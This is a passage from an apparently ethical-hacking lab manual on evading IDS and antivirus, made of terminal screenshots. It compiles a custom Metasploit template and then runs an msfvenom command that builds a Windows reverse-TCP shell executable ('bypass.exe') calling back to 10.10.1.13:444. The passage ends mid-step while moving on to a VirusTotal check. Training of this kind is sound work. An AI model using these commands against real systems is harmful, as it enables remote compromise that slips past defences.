


```

[root@parrot]~/usr/share/metasploit-framework/data/templates/src/pe/exe
#i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]~/usr/share/metasploit-framework/data/templates/src/pe/exe
#ls
evasion.exe service template.c template.s template_x64_windows.asm
[root@parrot]~/usr/share/metasploit-framework/data/templates/src/pe/exe
#
  
```



Module 12 – Evading IDS, Firewalls, and Honeypots

17. In a new terminal generate a payload using new template by the following command,
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe




```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
[attacker@parrot]~$
```


18. Now, switch back to the browser window and in the VirusTotal page, click on 